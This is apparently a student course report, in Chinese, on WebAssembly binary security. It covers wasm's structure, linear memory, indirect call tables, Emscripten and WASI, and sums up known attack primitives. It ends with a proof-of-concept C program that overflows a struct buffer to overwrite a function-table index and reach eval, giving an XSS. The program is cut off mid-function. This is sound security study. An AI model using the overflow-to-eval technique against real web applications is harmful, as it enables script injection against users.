Binary Security of WebAssembly

组号：G2

组员：梁郅卓，李要杰，沈新迪

项目选题

WebAssembly的二进制安全性

项目设计

本项目旨在研究WebAssembly及其二进制安全性，我们先对WebAssembly的特性，历史，用途，内存和机制做了一系列调研，接着针对webassembly的安全查阅了相关论文进行调研，最后针对其二进制安全性漏洞各自进行了探索。

组员分工

小组三人都对WebAssembly的特性，历史，用途，内存和机制进行了一定的了解，其中梁郅卓同学深入调研了它的历史和用途和特性，沈新迪同学深入调研了它的结构和机制，李要杰同学深入调研了相关编译器以及编译过程，然后三人都深入了解WebAssembly的安全性及漏洞，各自对自己感兴趣的方向进行探索，具体为

- 李要杰同学利用WebAssembly线性内存堆栈溢出和间接索引表原理，通过函数间接调用实现了XSS跨站点脚本攻击，并提出关于提高攻击成功率的改进措施。
- 沈新迪同学了解了模糊检测对WebAssembly漏洞检测方面的作用。
- 梁郅卓同学利用WebAssembly线性内存堆栈缓冲区溢出和堆元数据损坏原理，实现了基于缓冲区溢出的内存覆盖攻击和损坏堆元数据导致的解链接漏洞。

，

简介

WebAssembly 简称是wasm，是一种越来越流行的字节码语言，提供紧凑便携的表示、快速执行和低级内存模型。基于LLVM，为诸如C ，C ++，RUST等语言提供一个编译目标，以便它们可以在Web上运行。它也被设计为可以与JavaScript共存，允许两者一起工作。

历史

JavaScript 是一个动态类型的编程语言。在实际编码过程中，我们不需要为每一个变量指定对应类型。变量具体类型的推导过程，会被推迟到代码的实际运行时再进行。JavaScript 这种动态类型语言所独有的特性，在某种程度上相较于静态类型语言而言，会带来额外的运行时性能开销。

为了“构建更高性能的 Web 应用”这个目标，asm.js应运而生。asm.js 是 JavaScript 的严格子集,对于一段 asm.js 代码，JavaScript 引擎可以将它视作普通的 JavaScript 代码来执行，这便保障了asm.js 在旧版本浏览器上的可移植性。asm.js 使用了 “Annotation（注解）” 的方式来标记代码中包括：函数参数、局部/全局变量，以及函数返回值在内的各类值的实际类型。当 JavaScript 引擎满足一定条件后，便会通过 AOT 静态编译的方式，将这些被 Annotation 标记的 asm.js 代码，编译成对应的机器码并加以保存。当 JavaScript 引擎再次执行（甚至在第一次执行）这段 asm.js 代码时，便会直接使用先前已经存储好的机器码版本。因此，引擎的性能会得到大幅的提升

asm.js的思路是将一种编程语言转换成另外一种编程语言，输出的还是JavaScript代码。而WebAssembly技术更进一步，绕过了JavaScript ，将C/C++代码直接转成浏览器可以识别的更底层的语言。这就导致了WebAssembly性能更佳。

用途

- 部署在客户端，提高js的性能
- 在服务器端与Node.js结合使用，用于“无服务器”云计算
- 物联网和嵌入式设备
- 智能合约（smart contract）和区块链
- 独立运行

结构和机制

格式

WebAssembly是一种二进制格式。二进制文件设计紧凑且可快速解析。

存在一种人类可读的二进制文件的精确文本表示，称为wat。

```
(module
  ;; Import function from host environment.
  (import "print" (func $print (param i32)))
  ;; Global variable, 32-bit integer, initialized to 42.
  (global $g i32 (i32.const 42))
  ;; Function in the binary with type [i32] -> [i64].
  (func $f (param $arg i32) (result i64)
    (local $var i32) ;; Declaration of a local variable.
    i32.const 8      ;; Push constant on stack.
    local.get $arg   ;; Copy function argument to stack.
    i32.add          ;; Pop inputs from stack, push result.
    local.tee $var   ;; Copy result to local variable.
    if               ;; Is top == 0?
      i32.const 1024   ;; Pointer to string in memory.
      call $print      ;; Call imported function.
    end              ;; Structured control-flow.
    local.get $var   ;; Push local value as address for...
    i64.load         ;; ...8 byte read from linear memory.
  )
  ;; Explicitly initialized memory at offset 1024.
  (data (i32.const 1024) "some string\00"))
```

Figure 2: Example of a WebAssembly binary, represented in the (slightly simplified) text format.

上图显示了一个简单的WebAssembly程序。

- 一个模块对应一个文件。
- 一个模块包含函数、全局变量，以及最多一个线性内存和间接调用表。
- 程序元素，如函数或局部元素，由整数索引标识。
- 为了方便起见，索引可以以文本格式写成$name，但这些标签在二进制文件中丢失。

内存管理

WebAssembly字节码在基于堆栈的虚拟机器上执行。


- 指令将输入从隐式评估堆栈中弹出，并将结果推送到隐式评估堆栈。没有寄存器。
  - Evaluation Stack（评估堆栈）

    评估堆栈是基于 MSIL 应用程序（C#、F#、VB.NET 语言应用）的关键结构，它是应用程序和内存之间的桥梁。

    你的应用程序可以通过使用**评估堆栈**，去访问函数参数、局部变量、临时对象等。

通常，函数参数和局部变量是存在**内存栈**上的，但是你的函数却不能直接访问这些信息。想访问这些数据，必须使用 load 命令，把它们从内存移动到**评估堆栈**的 Slot（槽，4字节或8字节的单元）上；反过来，可以用store命令更新**评估堆栈**上的局部变量或参数。

- 单个值可以存储在无限数量的全局变量中，其范围是整个模块。局部变量仅对当前功能可见。（**因为基于LLVM**）
- 函数不能访问局部变量或其他函数的评估堆栈，也不能访问它们的调用者或被调用者。
- 评估堆栈、全局和局部变量由虚拟机管理。



类型

WebAssembly全局变量、本地变量以及函数和指令的参数和结果是类型化的。

有四种原始类型：32位和64位整数（i32，i64）以及单精度和双精度浮点数（f32，f64）。

不存在更复杂的类型，如数组、记录或指定指针。

因此，在编译过程中，会进行类型转换，被降低到这些原始类型。

控制流

与本机代码或Java字节码不同，Web-Assembly只有结构化的控制流。

- 函数中的指令被组织成好嵌套的块。
- 分支只能跳到周围块的末端，并且只能跳到当前函数的内部。
- 多路分支只能针对分支表中静态指定的块。不会出现没有限制的goto或跳转到任意地址。特别是，不能将内存中的数据作为字节码指令执行。

因此，许多经典攻击在Web-Assembly中被排除在外，例如，注入shellcode或滥用不受限制的间接跳转，例如x86中的jmp %reg。

间接调用

为了实现函数指针和虚拟函数，WebAssembly有间接调用。




Figure 3: Indirect function calls via the `table` section.

上图说明了它们的工作原理。

- 左侧的`call_indirect`指令从堆栈中弹出一个值，它用于将该值索引到`table`部分。
- 表条目将此索引映射到一个函数，该函数随后被调用。

因此，函数只有在表中存在时才能间接调用它。函数可以在表中多次引用，并非表中的每个条目都必须填写。同时，在调用之前会进行类型检查。

线性内存

与其他字节流代码语言不同，WebAssembly不提供内存管理或垃圾回收。

- 线性内存是一个单一的全局字节数组。load和store指令可以访问当前分配的内存中的任意地址。
- 内存由32位指针寻址，i32作为指针类型。
- Web-Assembly程序可以请求虚拟机使用memory.grow指令增加线性内存。为了获得高效的动态内存分配，WebAssembly程序通常包括自己的分配器，该分配器管理线性内存，例如，通过向程序提供malloc和free函数

主机环境

在浏览器中，可以导入基于JavaScript的客户端Web应用程序的所有API。

其他主机环境也能导入API。例如，用于服务器端应用程序的Node.js和独立虚拟机，它们为WebAssembly模块提供自己的API。

非原始数据，例如字符串或对象，必须通过线性内存在主机和WebAssembly模块之间传递，两者都可以访问。

编译器和工具

作为低级字节码，WebAssembly是高级编程语言的compilation target。

有几个适用于不同语言的编译器，例如C、C++、Rust、Go和AssemblyScript，以及不同的主机环境。除了源程序外，编译器还为编译语言的标准库添加自己的、特定于主机环境的实现。例如，当Emscripten为浏览器编译C代码时，它将添加JavaScript实现。

Emscripten的使用以及编译过程

配置环境过程：

在linux命令行上输入以下命令：

```
git clone https://github.com/juj/emsdk.git
cd emsdk
./emsdk install latest
./emsdk activate latest
source ./emsdk_env.sh
```


输入

```
emcc -v
```

如果出现以下语句，说明配置成功

```
emcc (Emscripten gcc/clang-like replacement + linker emulating GNU ld) 3.1.51
(c0c2ca1314672a25699846b4663701bcb6f69cca)
clang version 18.0.0git (https://github.com/llvm/llvm-project
f2464ca317bfeeedddb7cbdea3c2c8ec487890bb)
Target: wasm32-unknown-emscripten
Thread model: posix
```

编译过程：



C/C++代码首先通过Clang编译为LLVM字节码，然后根据不同的目标编译为asm.js或wasm。

由于内部调用Clang，因此emcc支持绝大多数的Clang编译选项，比如-s OPTIONS=VALUE、-O、-g等。除此之外，为了适应Web环境，emcc增加了一些特有的选项，如--pre-js <file>、--post-js <file>等。

有两种主要选择：

- 编译到 wasm 并且生成一个用来运行代码的 HTML，将所有 wasm 在 web 环境下运行所需要的“胶水”JavaScript 代码都添加进去。
- 编译到 asm.js（JavaScript一个子集）。

自1.38.1起，Emscripten默认的编译目标切换为WebAssembly，也就是说下面代码会自动编译hello.c到wasm并生成HTML和JavaScript代码

```
> emcc -o hello.c
```

而添加-s WASM=0后变为

```
> emcc hello.cc -s WASM=0 -o hello_asm.js
```

仅仅生成 对应JavaScript代码

安全

用途

webassembly具有以下重要用途，因此其安全性十分重要

- 在客户端，用户在浏览器中运行来自网站的不受信任的**代码**；
- 在Node.js的服务器端，WebAssembly模块在客户端不受信任的**输入**上运行；

- 在云计算中，提供商运行来自用户的不受信任的**代码**；
- 在智能合同中，程序可能会处理**大量资金**。

角度

WebAssembly 生态安全性可以从两个维度看待：

- Host 安全性 ，在运行时环境能有效保护主机系统免受恶意 WebAssembly 代码的侵害。
- Wasm二进制安全性，内置故障隔离机制防止利用其他良性 WebAssembly 代码作恶。

Host安全性分析

WASM虚拟机提供的沙箱和内存隔离机制，可以有效减少安全攻击面。而当WebAssembly走出浏览器，面向更加通用的场景。WASM也面对更加复杂的安全挑战。

WASI 提供了基于能力的安全模型。WASI应用遵循最小权限原则，应用只能访问其执行所需的确切资源。传统上，如果应用需要打开文件，它会带路径名字符串调用系统操作open。然后系统调用会检查应用是否具有访问该文件的相关权限，比如Linux实现了基于用户/组的权限模型。这样隐式的安全模型，依赖于正确的安全管理配置，比如一旦特权用户执行了一个恶意应用，它就可以访问系统中任意的资源。而对于WASI应用而言，如果它需要需要访问指定文件等系统资源，需要从外部显式传入加有权限的文件描述符引用，而不能访问任何其他未授权资源。这中依赖注入的方式可以避免传统安全模型的潜在风险。

WASI的安全模型与传统操作系统安全模型非常不同，而且还在持续演进中。比如字节码联盟提出了 nanoprocess 来解决应用模块间的安全协同和信任传递。

WebAssembly/WASI的安全模型依然存在不足，比如：

- 资源隔离：
  - 对于内存资源，WebAssembly实现了线性内存模型。WebAssembly应用只能利用索引访问传入的一段逻辑线性内存。而WASM虚拟机负责确定内存的实际物理地址，WASM应用无法获知内存的真实地址，也无法通过越界访问等方式发动攻击。所以理论上，可以对WASM应用进行资源容量限制。但是目前部分WASM虚拟机还无法对内存进行精确的隔离限制。
  - 对于CPU资源，部分的WASM虚拟机实现可以对应用使用的CPU资源进行计量，但是大多无法实现精确的配额限制、优先级和抢占式调度。
  - I/O资源，比如IOPS等，WASM目前完全没有相关的隔离能力。
- 网络安全：
  - WASI的Capability模型对于文件系统访问相对比较容易保护。但是这个静态的安全模型无法适用于动态的网络应用场景。在微服务架构中，应用经常通过Service Registry进行服务发现，为服务的调用者和提供者实现动态的调用绑定。这个语义是无法用静态的capability模型描述和注入的。这也导致了WASI的网络部分API还处于讨论之中。

二进制安全性分析

根据**Everything Old is New Again:Binary Security of WebAssembly**（https://www.usenix.org/conference/usenixsecurity20/presentation/lehmann）这篇论文，我们可以通过构造上面三步攻击原语来进行攻击。

1. 获得写原语。
2. 覆盖栈上或堆上的安全相关数据。
3. 通过 控制流分发 或 操作宿主（Host ）环境来触发恶意行为。




Figure 1: An overview of attack primitives (💣) and (missing) defenses (◐) in WebAssembly, later detailed in this paper.

第一步，获得写原语。因为 WebAssembly 没有本地程序常见的 Fortify_source （用来编译时缓冲区检查）和 stack canary（栈溢出保护）安全机制，所以在 非托管栈上更容易受到利用。

有三种手段可以获得写原语：

1. 栈缓冲区溢出。因为线性内存是非 VM 托管的，所以缓冲区溢出可能覆盖其他函数调用里的局部变量。
2. 栈溢出。假如给函数传一个能引起无限递归的特定数据可以引发栈溢出。栈溢出在 WebAssembly 并不会发生段错误，而是会覆盖栈区之外的敏感数据，比如 堆上的数据。
3. 破坏堆元数据。通过内存分配器的缺陷，破坏 WebAssembly 二进制文件附带的内存分配器的堆上元数据。

并非只有这三种方法可以获得写原语，还有一些其他传统的攻击方法可以用来利用，比如格式化字符串、UAF(use after free)等。

第二步，在获得写原语之后，就可以覆盖安全数据了。

能被覆盖的数据包括：

- 线性内存中非托管栈包含的函数范围内的数据，比如函数表索引的函数指针或安全关键函数的参数。虽然缓冲溢出无法控制函数的执行路径，但是有能力可以覆盖掉当前溢出能到达的所有活动的调用栈帧。
- 堆数据。堆通常包含具有更长生命周期的数据，并将存储跨不同功能的复杂数据结构。并且由编译器在线性内存上分配的堆区域没有任何保护机制，缓冲区溢出或栈溢出可能会破坏堆数据。

- 常量数据。任意写入原语可以更改程序中任何非标量常量的值，包括例如所有字符串文字。从而破坏编程语言所预期的保证。

甚至有的 wasm 运行时的实现还无法正确分离栈和堆，更加重了安全风险。

第三步，触发恶意行为。

- 重定向间接调用。攻击者可以通过覆盖线性内存中的整数来重定向间接调用。这个整数值可能是非托管堆栈上的局部变量、堆对象的一部分、vtable 中，甚至是一个所谓的常量值。受限于 WebAssembly 间接调用的机制，攻击者只能在相同类型的函数的等价类内重定向调用。
- 代码注入宿主环境。例如，假设 WebAssembly 通常使用存储在线性内存中的“常量”代码字符串调用 eval，然后攻击者可以用恶意代码覆盖该常量。
- 特定于应用程序的数据覆盖取决于应用程序，可能会有其他敏感的数据覆盖目标。例如，一个 WebAssembly 模块通过一个导入的函数发出 Web 请求，可以通过覆盖目标字符串来联系不同的Host，以启动 cookie 窃取。

我们根据兴趣对WebAsembly的安全性进行了自己的探索，实现了以下实例：

实例

通过函数间接调用来实现跨站点脚本攻击（李要杰同学完成）


```
extern void emscripten_run_script(const char *script);
function _emscripten_run_script(ptr)
{
    eval(Pointer_stringify(ptr));
}
```

上述代码说明了函数emscripten_run_script是从JavaScript导入的，而且该函数会执行eval函数，将一个字符串指针作为参数，将该指针指向的字符串作为代码执行。

通过运行下面代码，可以得到emscripten_run_script在索引表里的编号

```
#include <stdint.h>
#include <stdio.h>
#include <string.h>
#include <emscripten.h>
void communicate(const char *msg) {
    printf("%s", msg);
}
int main(void) {
printf("&communicate: %p\n", &communicate);
printf("&emscripten_run_script: %p\n", &emscripten_run_script);
 return 0;
}
```

得到



知道了它的编号是0x2然后用下面代码可以完成一次跨站点脚本攻击

```
#include <stdint.h>
#include <stdio.h>
#include <string.h>
#include <emscripten.h>

/* Represents a message and an output channel */
typedef struct Comms {
    char msg[64];
    uint16_t msg_len;
    void (*out)(const char *);
} Comms;

/* Conduct the communication by calling the function pointer with message. */
void trigger(Comms *comms) {
    comms->out(comms->msg);
}

void communicate(const char *msg) {
    printf("%s", msg);
}

int main(void) {
    Comms comms;
    comms.out = &communicate;
    printf("&communicate: %p\n", &communicate);
    printf("&emscripten_run_script: %p\n", &emscripten_run_script); // 0x2
    char *payload = "alert('XSS');// " // 16 bytes; "//" lets eval work
                    "               " // + 16
                    "               " // + 16
                    "               " // + 16 to fill .msg = 64
                    "  "              // + 2 for alignment = 66
                    "\x40\x00"        // + 2 bytes to fill .msg_len = 68
                    "\x02\x00\x00\x00";// + 4 bytes to overwrite .out= 72

    memcpy(comms.msg, payload, 72);
```

